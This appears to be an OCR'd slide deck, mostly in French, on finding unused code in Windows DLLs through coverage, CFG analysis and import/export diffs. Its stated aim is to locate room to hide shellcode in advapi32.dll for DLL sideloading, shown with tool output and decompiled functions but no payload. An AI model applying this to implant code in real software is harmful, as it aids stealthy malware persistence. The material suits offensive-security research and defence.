
Today we're going to look at getting coverage from binaries, and we'll be focused on block coverage since it is the easiest and requires the lowest overhead in terms of performance penalty and storage.

https://seeinglogic.com/posts/getting-code-coverage


```
61   module id, start, size:
62   module[ 29]: 0x000000000008c3d0,  19
63   module[ 29]: 0x000000000008c3e3,  18
64   module[ 29]: 0x000000000008c3f5,   7
65   module[ 29]: 0x0000000000172020,   5
66   module[ 29]: 0x00000000002670c0,   3
67   module[ 18]: 0x000000000002e8c0,  12
68   module[ 18]: 0x000000000002e8cc,  11
69   module[ 18]: 0x0000000000086010,   5
70   module[  6]: 0x00000000000bfb24,   9
71   module[  6]: 0x00000000000bfd88,  35
72   module[  6]: 0x00000000000bfe1f,  21
73   module[  6]: 0x00000000000bfb2d,   9
74   module[  6]: 0x00000000000bf9b0,  20
75   module[  6]: 0x00000000000bfc84,  34
76   module[  6]: 0x00000000000c0168,  89
77   module[  6]: 0x00000000000c01c1,  31
78   module[  6]: 0x00000000000c01e0,   7
79   module[  6]: 0x00000000000c01e7,   7
80   module[  6]: 0x00000000000c01ee,  10
81   module[  6]: 0x00000000000c021c,  20
82   module[  6]: 0x00000000000c0230,  28
83   module[  6]: 0x00000000000c024c,  37
84   module[  6]: 0x00000000000c0271,  24
85   module[  6]: 0x00000000000c0289,   6
```

exemple de sortie drcov

>_ analyse de control-flow graph



CFG généré par binary ninja



nœuds {3,4} ne sont pas atteignables depuis {0,1,2}

>_ diff sur les imports/exports de libs

Disasm | General | Strings | DOS Hdr | File Hdr | Optional Hdr | Section Hdrs | Imports | Resources | Exception

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA
12A170	GDI32.dll	51	FALSE	12BA28	0	0	12E87A
12A184	IMM32.dll	5	FALSE	12BBC8	0	0	12E884
12A198	ole32.dll	3	FALSE	12BBF8	0	0	12E88E
12A1AC	USER32.dll	119	FALSE	12BC18	0	0	12E898
12A1C0	KERNEL32.dll	148	FALSE	12BFD8	0	0	12E8A3
12A1D4	SHELL32.dll	1	FALSE	12C480	0	0	12E8B0
12A1E8	COMDLG32.dll	6	FALSE	12C490	0	0	12E8BC

ADVAPI32.dll [15 entries]

Call						
12CFF0	CopySid	-	12E776	12E776	-	85
12CFF8	EqualSid	-	12E780	12E780	-	11A
12D000	GetLengthSid	-	12E78C	12E78C	-	14B
12D008	GetUserNameA	-	12E79C	12E79C	-	17A
12D010	InitializeSecurit...	-	12E7AC	12E7AC	-	18F
12D018	RegCloseKey	-	12E7CC	12E7CC	-	265
12D020	RegCreateKeyExA	-	12E7DA	12E7DA	-	26D
12D028	RegDeleteKeyA	-	12E7EC	12E7EC	-	272
12D030	RegEnumKeyA	-	12E7FC	12E7FC	-	282
12D038	RegOpenKeyExA	-	12E80A	12E80A	-	295

imports de putty.exe

Exported Functions [854 entries]


Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
9C528	3E8	37090	-		
9C52C	3E9	41930	9E68B	I_ScGetCurrent...	
9C530	3EA	9E6B0	9E6A5	A_SHAFinal	
9C534	3EB	9E6CB	9E6C1	A_SHAInit	
9C538	3EC	9E6E7	9E6DB	A_SHAUpdate	
9C53C	3ED	522C0	9E6F9	AbortSystemSh...	
9C540	3EE	52370	9E70E	AbortSystemSh...	
9C544	3EF	31790	9E723	AccessCheck	
9C548	3F0	54AA0	9E72F	AccessCheckAn...	

Exported Functions [854 entries]

9C560	3F6	36CB0	9E7D1	AccessCheckBy...	
9C564	3F7	54E50	9E7FB	AccessCheckBy...	
9C568	3F8	42070	9E82D	AccessCheckBy...	
9C56C	3F9	42130	9E85F	AccessCheckBy...	
9C570	3FA	34570	9E889	AddAccessAllo...	
9C574	3FB	366B0	9E89D	AddAccessAllo...	
9C578	3FC	422E0	9E8B3	AddAccessAllo...	
9C57C	3FD	3A6A0	9E8CD	AddAccessDeni...	
9C580	3FE	42300	9E8E0	AddAccessDeni...	
9C584	3FF	42320	9E8F5	AddAccessDeni...	

exports de advapi32.dll

>_ diff sur les imports/exports de libs



> DLL sideload

> Shellcode dans `advapi32.dll`

>_ recherche de deltas

```
❯ python3 deadfunc.py ./openvpn-gui.exe --dll-dir ./libs
```

DLL	Path	Size	Imported	Exported	Used %
SHELL32.dll	libs/shell32.dll	7.4 MB	6	842	0.7%
WININET.dll	libs/wininet.dll	2.6 MB	10	327	3.1%
ntdll.dll	libs/ntdll.dll	2.4 MB	8	2517	0.3%
USER32.dll	libs/user32.dll	1.8 MB	83	1205	6.9%
ole32.dll	libs/ole32.dll	1.6 MB	4	557	0.7%
CRYPT32.dll	libs/crypt32.dll	1.5 MB	7	307	2.3%
WINHTTP.dll	libs/winhttp.dll	1.2 MB	5	91	5.5%
COMDLG32.dll	libs/comdlg32.dll	936.0 KB	1	30	3.3%
KERNEL32.dll	libs/kernel32.dll	816.6 KB	130	1692	7.7%
ADVAPI32.dll	libs/advapi32.dll	735.9 KB	40	854	4.7%
COMCTL32.dll	libs/comctl32.dll	725.5 KB	2	181	1.1%
WS2_32.dll	libs/ws2_32.dll	522.1 KB	16	196	8.2%
SHLWAPI.dll	libs/shlwapi.dll	417.1 KB	6	931	0.6%
CRYPTUI.dll	libs/cryptui.dll	376.0 KB	1	56	1.8%
IPHLPAPI.DLL	libs/IPHLPAPI.DLL	211.3 KB	1	313	0.3%
GDI32.dll	libs/gdi32.dll	183.0 KB	14	1008	1.4%
WTSAPI32.dll	libs/wtsapi32.dll	175.0 KB	2	76	2.6%

>_ des espaces toujours petits

```
180052370    uint64_t AbortSystemShutdownW(wchar16* arg1)

180052381        wchar16* const rsi = &`string'::
180052381
18005238b        if (arg1 != 0)
18005238b            rsi = arg1
18005238b
180052392        enum WIN32_ERROR dwErrCode_1
180052392        enum WIN32_ERROR dwErrCode
180052392
180052392        if (*rsi == 0)
180052397            dwErrCode_1 = WsdpAbortShutdown(rsi)
18005239c            dwErrCode = dwErrCode_1
18005239c
1800523a1        if (*rsi != 0 || dwErrCode_1 == ERROR_INVALID_PARAMETER)
1800523b8            dwErrCode =
1800523b8                BaseBindToMachineShutdownInterface(rsi, NewAbortShutdownCallback, 0, 0)
1800523b8
1800523ba        bool cond:0 = dwErrCode == NO_ERROR
1800523ba
1800523bc        if (dwErrCode != NO_ERROR)
1800523c0            SetLastError(dwErrCode)
1800523cc            cond:0 = dwErrCode == NO_ERROR
1800523cc
1800523d3        int32_t rbx
1800523d3        rbx.b = cond:0
1800523e2        return zx.q(rbx)


1800523e3            cc cc cc cc cc-cc cc cc cc cc cc cc cc
```

>_ comparaison des techniques d'approximation

Technique	Fiabilité	Espace disponible
Code Cave	+++	---
CFG Emulation Binary Code Coverage	~	+++
DLLs Import/Export Diffs	++	-

visualisation du code mort

rouge = espace disponible
pour du shellcode





>_ vibe code time (encore)

